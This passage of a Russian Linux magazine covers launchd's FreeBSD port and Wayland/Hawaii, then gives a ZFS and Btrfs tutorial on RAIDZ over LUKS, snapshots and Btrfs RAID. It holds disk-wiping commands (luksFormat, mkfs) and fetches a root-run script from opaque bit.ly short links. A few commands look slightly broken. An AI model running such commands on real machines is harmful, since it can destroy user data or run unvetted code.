Именно в launchd впервые появился функционал, позволивший systemd стать стандартом, даже несмотря на все свои противоречия. Его разработчики выдвинули, не побоюсь этого слова, гениальную идею использовать заранее созданные UNIX-сокеты системных сервисов для заблаговременного запуска системных служб (демон syslog, например, зависит вовсе не от cron, а от его UNIX-сокета, к которому он подключается при запуске, поэтому предварительное создание этого сокета позволяет запустить syslog и cron одновременно). Именно в launchd, хоть и не впервые, появилась идея объединить в одном демоне службы init, inetd, atd, crond и watchdogd, что позволило скоординировать автоматический запуск служб при подключении к ним по сети, запуск при старте, по расписанию и отслеживание состояния служб в одном демоне и объединить их интерфейсы управления. Launchd позволил скоординировать запуск разрозненных системных служб и сделать этот процесс действительно быстрым.

Компания Apple открыла код launchd еще в 2005-м, и тогда же были предприняты первые попытки портировать его в FreeBSD. Это взял на себя студент Тайлер Круа и в рамках программы Google Summer of Code создал наполовину работоспособный порт. После этого о проекте успешно забыли, но в конце 2013 года автор решил продолжить начатое и запустил проект Open Launchd (wiki.freebsd.org/launchd), в рамках которого планируется довести имеющийся код до рабочего состояния и опубликовать его в системе портов.

Что может дать launchd пользователям FreeBSD? Все то же, что systemd дает линуксоидам, а именно рекордно быструю загрузку системы, возможности гибкого контроля за работой демонов, автоматический запуск демона только тогда, когда он действительно нужен (например, когда на его сетевой порт приходит запрос или в нем нуждается другой демон), и унифицированный интерфейс управления. В отличие от простых и лаконичных ini-файлов, используемых в systemd, launchd полагается на конфигурационные файлы в формате XML — что разработчики и пользователи, скорее всего, не примут ни в каком виде, однако никто не мешает сделать собственный формат конфигурационных файлов.

Пока работа по портированию находится в начальной стадии, но она идет, и, возможно, через год-другой системой уже можно будет пользоваться для загрузки хотя бы домашних систем. Если, конечно, Тайлер вновь все не бросит.

Смерть иксам

Первая версия сервера X Window появилась на свет еще в 1983 году как система удаленного запуска графических приложений для тонких клиентов. С тех пор прошло уже тридцать лет, но архитектура иксов практически не поменялась. Это все то же ПО для тонких клиентов, способное удовлетворить современные запросы только благодаря огромному количеству расширений, дополнений и костылей. По мнению специалистов, X.org в своем современном виде представляет собой огромный кусок запутанного кода, большая часть которого висит мертвым грузом и не выпиливается только потому, что для его распутывания потребовалось бы колоссальное количество времени.

На протяжении последних двадцати лет предпринималось множество попыток полностью заменить иксы, но все они проваливались из-за того, что либо сторонние разработчики отказывали в поддержке, либо предложенные варианты не соответствовали предъявляемым требованиям. Скооперироваться и начать работу над заменой, удовлетворяющей всех, удалось только несколько лет назад со стартом проекта Wayland, участие в котором приняли ключевые разработчики самого X.org.

Стабильной версии Wayland, тем не менее, достиг только в прошлом году и на текущий момент до сих пор остается экспериментальным вариантом, поверх которого может работать лишь небольшое количество софта, не говоря уже о полноценных графических окружениях вроде KDE, GNOME и Xfce. Зато полтора года назад начали корпеть над окружением Hawaii, изначально рассчитанным исключительно на Wayland без привязки к иксам.


25 декабря разработчики представили пригодную для использования версию Hawaii 0.2, построенную на тулките Qt5, который уже давно портирован на Wayland. Окружение включает в себя классический рабочий стол в стиле Windows с собственным менеджером окон (композитным сервером) Green Island, меню приложений, системой уведомлений, хранителем экрана, движком тем и поддержкой многомониторных конфигураций.

В качестве дополнительных инструментов в рамках проекта разрабатываются также приложение для настройки параметров системы, библиотека для упрощения разработки приложений Fluid, файловый менеджер Swordfish, менеджер для работы с архивами, просмотрщик изображений EyeSight, видеопроигрыватель Cinema, эмулятор терминала, набор обоев и пиктограмм. Собственными глазами все это можно увидеть, установив дистрибутив Maui (www.maui-project.org) или скомпилировав Hawaii из исходников.



Hawaii действительно привлекателен

В качестве веб-браузера в дополнение к Hawaii отлично подойдет ozone-wayland, версия браузера Chromium для Wayland, подготовленная разработчиками из компании Intel. Странное название данного браузера — это отсылка к слою абстракции Ozone, который Chromium использует для вывода картинки. Ozone, в частности, позволяет легко переносить браузер и его производные на сторонние графические системы.



Браузер Chromium под управлением композитного сервера Weston (наклон — штатная функция Wayland)

ВМЕСТО ВЫВОДОВ


По своей природе мир Open Source очень консервативен. Все мы до сих пор пользуемся технологиями, изобретенными еще отцами-основателями UNIX и каким-то образом дожившими до наших дней. Монолитное ядро, структура файловой системы, набор команд, файлы устройств, графическая подсистема — все это оттуда. Многие из этих технологий пережили своих создателей, и это показатель правильности их реализации. Однако всему свой срок, и без изменений двигаться дальше нельзя. Я до сих пор искренне опечален смертью ОС Plan 9, которая должна была прийти на смену UNIX, но зато я могу порадоваться, когда на свалку выбрасывают уже никуда не годный кусок кода под названием X-сервер, а систему инициализации System V заменяют на что-то действительно современное. UNIX прекрасен, но старики не живут вечно.



Симфония файлового дерева

Применение файловых систем нового поколения в домашних условиях

В мире *nix-систем все более популярными становятся файловые системы ZFS и Btrfs. Популярность эта вполне заслуженна — в отличие от своих предшественников, они лишены некоторых проблем и имеют множество неоспоримых достоинств. А не так давно им присвоен статус стабильных. Все это и побудило написать данную статью.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Пожалуй, прежде чем перейти к практике, нужно дать некоторые пояснения, что собой представляют файловые системы нового поколения. Начну с ZFS. Эта ФС была разработана для Solaris и в настоящее время, поскольку Oracle закрыла исходный код, форкнута в версию OpenZFS. В дальнейшем под ZFS будет подразумеваться именно форк. Вот лишь некоторые из ключевых особенностей ZFS:

- огромный до невообразимости максимальный размер ФС;
- пулы хранения, которые позволяют объединять несколько разных устройств;
- контрольные суммы уровня файловой системы, при этом есть возможность выбирать алгоритм;
- основана на принципе COW — новые данные не переписывают старые, а размещаются в других блоках, что открывает такие возможности, как снапшоты и дедупликация данных;
- сжатие данных на лету — как и в случае с контрольными суммами, поддерживается несколько алгоритмов;
- возможность управлять файловой системой без перезагрузки.

Btrfs начала разрабатываться в пику ZFS компанией Oracle — еще до покупки Sun. Я не буду описывать ее особенности — они в ZFS и Btrfs, в общем-то, схожи. Отличия же от ZFS таковы:

- поддержка версий файлов (в терминологии Btrfs называемых поколениями) — есть возможность просмотреть список файлов, которые изменялись с момента создания снапшота;
- отсутствие поддержки zvol, виртуальных блочных устройств, на которых можно разместить, к примеру, раздел подкачки, — но данное отсутствие вполне компенсируется loopback-устройствами.

Далее будет описана как установка ZFSonLinux, так и некоторые интересные сценарии использования ZFS и Btrfs.

ЗНАКОМСТВО С ZFSONLINUX

Для установки ZFSonLinux потребуется 64-разрядный процессор (можно и 32, но разработчики не обещают стабильности работы в таком случае) и, соответственно, 64-разрядный дистрибутив с ядром не ниже 2.6.26 — я использовал Ubuntu 13.10. Памяти тоже должно быть достаточно — не менее 2 Гб. Предполагается, что основные пакеты, необходимые для сборки и компиляции модулей и ядра, уже установлены. Накатываем дополнительные пакеты и качаем нужные тарболлы:

```
$ sudo apt-get install alien zlib1g-dev uuid-dev ↵
  libblkid-dev libselinux-dev parted lsscsi wget
$ mkdir zfs && cd $_
$ wget http://bit.ly/18CpniI
$ wget http://bit.ly/1cEzO0V
```

Распаковываем оба архива, но сперва собираем SPL — слой совместимости с Solaris, а уж затем собственно ZFS. Отмечу, что, поскольку мы ставим свежайшую версию ZFSonLinux, DKMS (механизм, позволяющий автоматически перестраивать текущие модули ядра с драйверами устройств после обновления версии ядра) недоступен и в случае обновления ядра придется собирать пакеты заново вручную.

```
$ tar -xzf spl-0.6.2.tar.gz
$ tar -xzf zfs-0.6.2.tar.gz
$ cd spl-0.6.2
$ ./configure
$ make deb-utils deb-kmod
```

Прежде чем компилировать ZFS, нужно поставить хидеры, заодно поставим и остальные свежесобранные пакеты:

```
$ sudo dpkg -i *.deb
```

Наконец, собираем и ставим ZFS:

```
Терминал - rom@rom-VirtualBox: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
Настраивается пакет libtsan0:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет libquadmath0:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет libitm1:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет libgomp1:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет libatomic1:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет libasan0:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет cpp-4.8 (4.8.1-10ubuntu9) …
Настраивается пакет libgcc-4.8-dev:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет gcc-4.8 (4.8.1-10ubuntu9) …
Настраивается пакет libstdc++-4.8-dev:amd64 (4.8.1-10ubuntu9) …
Настраивается пакет g++-4.8 (4.8.1-10ubuntu9) …
Настраивается пакет g++ (4:4.8.1-2ubuntu3) …
update-alternatives: используется /usr/bin/g++ для предоставления /usr/bin/c++ (
c++) в автоматический режим
Настраивается пакет dpkg-dev (1.16.12ubuntu1) …
Настраивается пакет build-essential (11.6ubuntu5) …
Настраивается пакет fakeroot (1.20-1) …
update-alternatives: используется /usr/bin/fakeroot-sysv для предоставления /usr
/bin/fakeroot (fakeroot) в автоматический режим
Настраивается пакет libalgorithm-diff-perl (1.19.02-3) …
Настраивается пакет libalgorithm-diff-xs-perl (0.04-2build3) …
Настраивается пакет libalgorithm-merge-perl (0.08-2) …
Обрабатываются триггеры для libc-bin …
rom@rom-VirtualBox:~$
```

```
Терминал - rom@rom-VirtualBox: ~/zfs/spl-0.6.2
Файл  Правка  Вид  Терминал  Вкладки  Справка
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-vnode.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-err.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-kobj.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-time.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-kobj.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-atomic.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-list.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-generic.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-generic.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-atomic.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/splat/../../../spl-0.6.2/module/splat/splat-cred.o
  CC [M]  /tmp/spl-build-rom-fDel4vvR/BUILD/spl-kmod-0.6.2/_kmod_build_3.11.0-14
-generic/module/spl/../../../spl-0.6.2/module/spl/spl-mutex.o
```

↖ **Установка нужных для компиляции ZFS пакетов**

↗ **Сборка слоя совместимости с Solaris**

```
$ cd ../zfs-0.6.2
$ ./configure
$ make deb-utils deb-kmod
$ sudo dpkg -i *.deb
```

Установку ZFS можно считать завершенной.

ПЕРЕНОС КОРНЕВОЙ ФС НА ZFS С ШИФРОВАНИЕМ И СОЗДАНИЕМ RAIDZ

Предположим, ты хочешь получить безопасную, зашифрованную, но в то же время отказоустойчивую файловую систему. В случае с классическими ФС старого поколения тебе пришлось бы выбирать между шифрованием и отказоустойчивостью, поскольку эти вещи несколько несовместимы. В ZFS, однако, существует возможность «склеить» их между собой. Современная проприетарная реализация этой ФС поддерживает шифрование. Открытая реализация с версией пула 28 это не поддерживает — но ничто не мешает с помощью cryptsetup создать том (или несколько томов) LUKS и уже поверх них разворачивать пул. Что до отказоустойчивости ZFS, поддерживается создание мультидисковых массивов. Технология эта называется RAIDZ. Различные ее варианты позволяют пережить отказ от одного до трех дисков, и она, в силу некоторых особенностей ZFS, свободна от одного из фундаментальных недостатков традиционных stripe + parity RAID-массивов — write hole (ситуация с RAID 5 / RAID 6, когда при активных операциях записи и отключении питания данные на дисках в итоге отличаются).

Конечно, проще всего, если у тебя не стоит никакой системы — в этом случае заморачиваться придется меньше. Но живем мы не в идеальном мире, поэтому расскажу о том, как перенести уже установленную систему без раздела /boot на массив RAIDZ поверх томов LUKS.

Перво-наперво нужно создать сам этот раздел — без него перенос будет невозможен, поскольку система банально не загрузится. Предположим для простоты, что на диске имеется единственный раздел с Ubuntu, а хотим мы создать RAIDZ первого уровня (аналог RAID 5, для него требуется минимум три устройства, RAIDZ же больших уровней в домашних условиях смысла делать я не вижу).


Создаем с помощью предпочитаемого редактора разделов два раздела — один размером 256–512 Мб, где и будет размещен /boot, и еще один, с размером не меньше текущего корневого, причем последнюю процедуру повторяем на всех трех жестких дисках.

Перечитаем таблицу разделов командой

```
# partprobe /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB203f5b52-a7ff5309
```

и создадим файловую систему (ext3) на разделе поменьше:

```
# mke2fs -j /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB203f5b52-a7ff5309-part2 ↵
  -L boot
```



WARNING

Некоторые описываемые здесь команды способны необратимо уничтожить твои данные. Трижды проверяй введенное, прежде чем нажимать Enter.

Разумеется, в твоем случае идентификаторы жестких дисков будут отличаться от приведенных выше. Вслед за этим необходимо зашифровать раздел, на котором будет находиться том LUKS, и повторить эту процедуру для всех остальных разделов, на которых в конечном счете будет находиться массив RAIDZ:

```
# cryptsetup -h=sha512 -c=aes-cbc-essiv:sha256 ↵
  -s=256 -y luksFormat /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB203f5b52-a7ff5309-part3
# cryptsetup -h=sha512 -c=aes-cbc-essiv:sha256 ↵
  -s=256 -y luksFormat /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB2fdd0cb1-d6302c80-part1
# cryptsetup -h=sha512 -c=aes-cbc-essiv:sha256 ↵
  -s=256 -y luksFormat /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB781404e0-0dba6250-part1
```

Чтобы не запутаться, рекомендую использовать один и тот же пароль. Но если твоя паранойя против — ничто не мешает использовать разные.

Подключаем зашифрованные тома:

```
# cryptsetup luksOpen /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB203f5b52-a7ff5309-part3 ↵
  crypto0
# cryptsetup luksOpen /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB2fdd0cb1-d6302c80-part1 ↵
  crypto1
# cryptsetup luksOpen /dev/disk/by-id/↵
  ata-VBOX_HARDDISK_VB781404e0-0dba6250-part1 ↵
  crypto2
```

И создаем пул ZFS:

```
# zpool create -o ashift=12 zroot raidz ↵
  dm-name-crypto0 dm-name-crypto1 dm-name-crypto2
```

Следом создаем две вложенные друг в друга файловые системы:

```
# zfs create zroot/ROOT
# zfs create zroot/ROOT/ubuntu-1310-root
```

Отмонтируем все файловые системы ZFS и устанавливаем некоторые свойства ФС и пула:

```
# zfs umount -a
# zfs set mountpoint=/ zroot/ROOT/ubuntu-1310-root
# zpool set bootfs=zroot/ROOT/ubuntu-1310-root ↵
  zroot
```

Наконец, экспортируем пул:

```
# zpool export zroot
```

```
Терминал - root@rom-VirtualBox: ~
Файл Правка Вид Терминал Вкладки Справка
root@rom-VirtualBox:~# dmsetup ls
crypto0 (252:0)
crypto2 (252:2)
crypto1 (252:1)
root@rom-VirtualBox:~# zpool status
  pool: zroot
 state: ONLINE
  scan: none requested
config:

        NAME                STATE     READ WRITE CKSUM
        zroot               ONLINE       0     0     0
          raidz1-0          ONLINE       0     0     0
            dm-name-crypto0 ONLINE       0     0     0
            dm-name-crypto1 ONLINE       0     0     0
            dm-name-crypto2 ONLINE       0     0     0

errors: No known data errors
root@rom-VirtualBox:~# zfs list -o name,canmount,mounted,mountpoint
NAME                         CANMOUNT  MOUNTED  MOUNTPOINT
zroot                          noauto       no  /zroot
zroot/ROOT                     noauto       no  /zroot/ROOT
zroot/ROOT/ubuntu-1310-root        on      yes  /
root@rom-VirtualBox:~#
```

```
Терминал - root@rom-VirtualBox: ~
Файл Правка Вид Терминал Вкладки Справка
root@rom-VirtualBox:~# zfs list -t snapshot
NAME                                                              USED  AVAIL  REFER
 MOUNTPOINT
zroot/ROOT/ubuntu-1310-root@snapshot_daily-2013-12-15-1046  7,76M      -  4,05G
 -
zroot/ROOT/ubuntu-1310-root@snapshot_daily-2013-12-16-1117  6,14M      -  4,05G
 -
root@rom-VirtualBox:~#
```

ПЕРЕНОС И КОНФИГУРАЦИЯ СИСТЕМЫ

Сначала копируем каталог /boot на нешифрованный раздел, чтобы следом установить туда загрузчик:

```
# mkdir /mnt/boot
# mount /dev/disk/by-label/boot /mnt/boot
# cp -r /boot/* /mnt/boot/
# umount /mnt/boot
```

После этого перенесем grub на отдельный раздел /boot, для чего добавим в /etc/fstab строчку

```
# <...>
LABEL=boot /boot ext3 errors=remount-ro 0 0
```

Монтируем и перегенерируем конфиг grub:

```
# grub-mkconfig -o /boot/grub/grub.cfg
```

Для проверки перезагружаемся. Если все нормально, удаляем старое содержимое каталога /boot, не забыв предварительно отмонтировать раздел.

Пришло время клонировать Ubuntu. Весь процесс клонирования описан в полной версии статьи, которую можно найти на сайте][, здесь же затрону некоторые тонкости, относящиеся к ZFS. Для нормальной загрузки с пула ZFS нужны некоторые скрипты initramfs. К счастью, изобретать их не нужно — они лежат на GitHub. Скачиваем репозиторий (все действия производим в chroot):

```
# git clone http://bit.ly/1esoc8i
```

И копируем файлы в необходимые места. Я внес единственную правку: вместо пула rpool поставил zroot. Теперь нужно записать hostid в файл /etc/hostid. Это нужно сделать из-за того, что ZFS портирована с Solaris и слой совместимости требует его наличия:

```
# hostid >/etc/hostid
```

Наконец, нужно сгенерировать initramfs. Ни в коем случае не используй update-initramfs. Он перезаписывает существующий файл, и, если возникнут трудности, загрузиться с нормальной системы будет проблематично. Вместо него используй команду

```
# mkinitramfs -o /boot/initrd.img-$↵
  (uname -r)-crypto-zfs
```

Раздел /boot должен быть подмонтирован.

Затем нужно добавить пункт меню в grub. По причине достаточно хитрой конфигурации (еще бы: три криптотома, поверх которых расположена не совсем типичная для Linux файловая система) в chroot это сделать не получилось, поэтому выходим из него в основную (пока еще) систему и добавляем примерно такие строчки:

```
# vi /etc/grub.d/40_custom
menuentry "Ubuntu crypto ZFS" {
# <...>
  linux   /vmlinuz-3.11.0-14-generic boot=zfs ↵
  rpool=zroot
  initrd  /initrd.img-3.11.0-14-generic-crypto-zfs
}
```

Запускаем update-grub, перезагружаемся, выбираем новый пункт меню и радуемся.

ТЮНИНГ ZFS И ПОЛЕЗНЫЕ ТРЮКИ С BTRFS

В большинстве случаев домашние пользователи не настраивают свои ФС. Однако параметры по умолчанию ZFS отнюдь не всегда подходят для применения в домашних условиях. Существуют также довольно интересные возможности, использование которых требует определенных навыков работы с данной файловой системой. Далее я опишу как тонкую подстройку ZFS под домашние нужды, так и эти возможности.

В случае же использования Btrfs никаких особых проблем не наблюдается. Тем не менее какие-то тонкости все же имеют

↖ **ZFS с RAIDZ поверх криптотома, подмонтированная в качестве корневой ФС**

↗ **Список снапшотов ZFS**

```
Терминал - root@rom-VirtualBox: ~
Файл Правка Вид Терминал Вкладки Справка
sbin/wait-for-root
sbin/mount.ntfs
sbin/dumpe2fs
sbin/modprobe
sbin/plymouthd
sbin/hwclock
sbin/udevadm
sbin/mount.zfs
sbin/blkid
sbin/brltty-setup
sbin/mount.fuse
sbin/zdb
sbin/zfs
sbin/zpool
sbin/dmsetup
sbin/mount.ntfs-3g
sbin/rmmod
conf
conf/modules
conf/initramfs.conf
conf/conf.d
conf/arch.conf
151760 блок
root@rom-VirtualBox:~#
```

Содержимое initramfs для поддержки ZFS

место — в особенности если есть желание не просто «поставить и забыть», а задействовать новые возможности. О некоторых из них я и расскажу ниже.

Отключение изменения времени доступа к файлам и оптимизация для SSD-накопителей

Как известно, в *nix-системах каждый раз при обращении к файлам время доступа к ним меняется. Это всякий раз провоцирует запись на носитель. Если ты работаешь одновременно с множеством файлов или у тебя SSD-накопитель, это может оказаться неприемлемым. В классических файловых системах для отключения записи atime нужно было добавить параметр noatime в опции команды mount или в `/etc/fstab`. В ZFS же для отключения используется следующая команда (конечно, в твоем случае ФС может быть другой):

```
# zfs set atime=off zroot/ROOT/ubuntu-1310-root
```

В Btrfs, помимо вышеупомянутой опции noatime, имеется опция ssd и более оптимизирующая ssd_spread. Первая из них начиная с ядра 2.6.31, как правило, устанавливается автоматически, вторая предназначена для дешевых SSD-накопителей (ускоряет их работу).

ZFS — дублирование файлов

При работе с очень важными данными порой возникает пугающая мысль, что отключат электроэнергию или выйдет из строя один из жестких дисков. Первое в российских условиях очень даже возможно, а второе хоть и маловероятно, но тоже случается. К счастью, разработчики ZFS, по-видимому, сталкивались с подобным не раз и добавили опцию дублирования данных. Файлы при этом, если возможно, размещаются на независимых дисках. Предположим, у тебя есть ФС `zroot/HOME/home-1310`. Для установки флага дублирования набери следующую команду:

```
# zfs set copies=2 zroot/HOME/home-1310
```

Более того, если двух копий покажется недостаточно, можно указать цифру 3. В этом случае выполняется тройное резервирование и, если откажут два жестких диска из трех, на которых лежат эти копии, ZFS все равно восстановит их.

Отключение автомонтирования в ZFS

При подключении пула по умолчанию монтируются все вложенные файловые системы. Это может вызвать некоторый конфуз, поскольку, например, в случае с приведенной выше конфигурацией пользователю не нужен доступ ни к `zroot`, ни к `zroot/ROOT`. Существует возможность отключить автомонтирование с помощью двух следующих команд (для данного случая):

```
# zfs set canmount=noauto zroot/ROOT
# zfs set canmount=noauto zroot
```

Сжатие данных

ZFS поддерживает также и сжатие данных. На шифрованных томах это имеет смысл разве что для увеличения энтропии (и то не факт), но вообще для медленных носителей сжатие позволяет повысить производительность и может достаточно ощутимо сэкономить место на диске. В то же время сейчас, когда емкость винчестеров уже измеряется терабайтами, экономить место вряд ли кому-то особо нужно, а на производительности и расходе оперативной памяти это сказывается больше. Если тебе это нужно, включить его можно следующим образом:

```
# zfs set compression=on zroot/ROOT/var-log
```

В Btrfs для включения сжатия нужно поставить опцию compress в `/etc/fstab`.

Автоматическое создание снапшотов в ZFS

Как известно, ZFS позволяет создавать снапшоты. Однако руками делать это лениво. В Solaris для автоматизации этой процедуры есть служба Time Slider, но она, хоть и использует функции ZFS, в ее состав не входит, поэтому в ZFSonLinux ее нет. Но огорчаться не стоит: имеется скрипт для автоматического их создания и для Linux. Скачаем его и установим нужные права:

```
# wget -O /usr/local/sbin/zfs-auto-snapshot.sh ↵
  http://bit.ly/1hqcw3r
# chmod +x /usr/local/sbin/zfs-auto-snapshot.sh
```

Изменим сперва префикс для снапшотов, поскольку по умолчанию он не особо «говорящий». Для этого изменим в скрипте параметр opt_prefix c `zfs-auto-snap` на `snapshot`. Затем установим некоторые переменные файловой системы:

```
# zfs set com.sun:auto-snapshot=true zroot/ROOT/↵
  ubuntu-1310-root
# zfs set snapdir=visible zroot/ROOT/↵
  ubuntu-1310-root
```

Первый параметр нужен для скрипта, второй же открывает прямой доступ к снапшотам, что тоже нужно для скрипта.

Теперь можно уже создавать скрипт для cron (`/etc/cron.daily/autosnap`). Рассмотрим случай, когда нужно создавать снапшоты каждый день и хранить их в течение месяца:

```
#!/bin/bash
ZFS_FILESYS="zroot/ROOT/ubuntu-1310-root"
/usr/local/sbin/zfs-auto-snapshot.sh --quiet ↵
--syslog --label=daily --keep=31 "$ZFS_FILESYS"
```

Для просмотра созданных снапшотов используй команду `zfs list -t snapshot`, а для восстановления состояния — `zfs rollback имя_снапшота`.



INFO

Шифрование замедляет работу с данными. Не стоит его использовать на старых компьютерах.

FACEBOOK И BTRFS

В ноябре 2013 года лидер команды разработчиков Btrfs Крис Мейсон перешел на работу в Facebook. Это же сделал и Джозеф Бацик, мейнтейнер ветки btrfs-next. Они вошли в состав отдела компании, специализирующегося на низкоуровневых разработках, где и занимаются ныне ядром Linux — в частности, работают над Btrfs. Разработчики заявили также, что Facebook заинтересована в развитии Btrfs, так что причин волноваться у сообщества нет решительно никаких.

NILFS2 — ЕЩЕ ОДНА ФАЙЛОВАЯ СИСТЕМА С ПОДДЕРЖКОЙ COW

Начиная с ядра 2.6.30 в Linux появилась поддержка еще одной ФС — NILFS2. Аббревиатура эта расшифровывается как new implementation of a log-structured file system. Основная особенность данной ФС заключается в том, что раз в несколько секунд в ней автоматически создаются чек-пойнты — примерный аналог снапшотов с одним отличием: спустя какое-то время они удаляются сборщиком мусора. Пользователь, тем не менее, может преобразовать как чек-пойнт в снапшот, в результате чего для сборщика мусора он становится невидимым, так и наоборот. Таким образом, NILFS2 можно рассматривать как своеобразную «Википедию», где фиксируются любые изменения. Из-за этой особенности — писать любые новые данные не поверх существующих, а в новые блоки — она прекрасно подходит для SSD-накопителей, где, как известно, перезапись данных не приветствуется.

Да, NILFS2 не настолько известна, как ZFS или Btrfs. Но в некоторых случаях ее применение будет более оправданным.

Терминал - root@rom-VB2: ~

Файл Правка Вид Терминал Вкладки Справка

```
root@rom-VB2:~# btrfs subvol find-new / 99999999
transid marker was 131
root@rom-VB2:~# btrfs subvol find-new /.snapshots/2013-12-17-14-28 9999999
transid marker was 119
root@rom-VB2:~# btrfs subvol find-new / 119 | awk '{ print $17 }' | sort | uniq
| tail -n 5
var/log/upstart/rsyslog.log
var/log/upstart/ureadahead-other.log
var/log/wtmp
var/log/Xorg.0.log
var/log/Xorg.0.log.old
root@rom-VB2:~#
```

Терминал - root@rom-VB2: ~

Файл Правка Вид Терминал Вкладки Справка

```
root@rom-VB2:~# btrfs filesystem show
failed to open /dev/sr0: No medium found
Label: none  uuid: 2e785be5-a622-4680-a538-78ce0c834d70
        Total devices 4 FS bytes used 3.39GB
        devid    4 size 7.00GB used 5.26GB path /dev/sdd1
        devid    3 size 7.00GB used 5.26GB path /dev/sdc1
        devid    2 size 7.00GB used 5.26GB path /dev/sdb1
        devid    1 size 6.61GB used 5.27GB path /dev/sda1

Btrfs v0.20-rc1
root@rom-VB2:~# btrfs filesystem df /
Data, RAID10: total=9.71GB, used=3.14GB
System, RAID10: total=64.00MB, used=4.00KB
System: total=4.00MB, used=0.00
Metadata, RAID10: total=768.00MB, used=251.76MB
root@rom-VB2:~#
```

Список последних измененных файлов в Btrfs

Btrfs: состояние свежесконвертированного массива RAID 10

ZFS — комплексный пример

Ниже будут приведены команды, создающие несколько ФС в пуле для разных целей и демонстрирующие гибкость ZFS.

```
# zfs create -o compression=on -o mountpoint=↵
  /usr zroot/ROOT/usr
# zfs create -o compression=on -o setuid=off -o ↵
  mountpoint=/usr/local /zroot/ROOT/usr-local
# zfs create -o compression=on -o exec=off -o ↵
  setuid=off -o mountpoint=/var/crash zroot/ROOT/↵
  var-crash
# zfs create -o exec=off -o setuid=off -o ↵
  mountpoint=/var/db zroot/ROOT/var-db
# zfs create -o compression=on -o exec=off -o ↵
  setuid=off -o mountpoint=/var/log zroot/ROOT/↵
  var-log
# zfs create -o compression=gzip -o exec=off ↵
  -o setuid=off -o mountpoint=/var/mail zroot/↵
  ROOT/var-mail
# zfs create -o exec=off -o setuid=off -o ↵
  mountpoint=/var/run zroot/ROOT/var-run
# zfs create -o exec=off -o setuid=off -o ↵
  copies=2 -o mountpoint=/home zroot/HOME/home
# zfs create -o exec=off -o setuid=off -o ↵
  copies=3 -o mountpoint=/home/rom zroot/HOME/↵
  home-rom
```

Дефрагментация Btrfs

Дефрагментация в Btrfs не столь уж необходима, но в отдельных случаях позволяет освободить занятое пространство. Она может быть проведена только на смонтированной системе. Замечу, что доступ к данным во время дефрагментации сохраняется — как на чтение, так и на запись. Для запуска процедуры дефрагментации используй следующую команду:

```
# btrfs filesystem defrag /
```

На старых ядрах эта процедура удаляла все COW-копии, такие как снапшоты и дедуплицированные данные, так что, если ты их используешь на ядрах старше 2.6.37, дефрагментация тебе только навредит.

RAID на Btrfs

Как и в случае с ZFS, Btrfs поддерживает многотомные массивы, но в отличие от ZFS называются они классически. На данный момент, однако, поддерживаются только RAID 0, RAID 1 и их комбинация, RAID 5 по-прежнему на этапе альфа-тестирования. Для создания нового массива RAID 10 попросту используй такую команду (с твоими устройствами):

```
# mkfs.btrfs /dev/sda1 /dev/sdb1 /dev/sdc1 /dev/sdd1
```

Ну а если нужно сконвертировать существующую ФС в RAID, то и для этого есть команды:

```
# btrfs device add /dev/sdb1 /dev/sdc1 /dev/sdd1 /
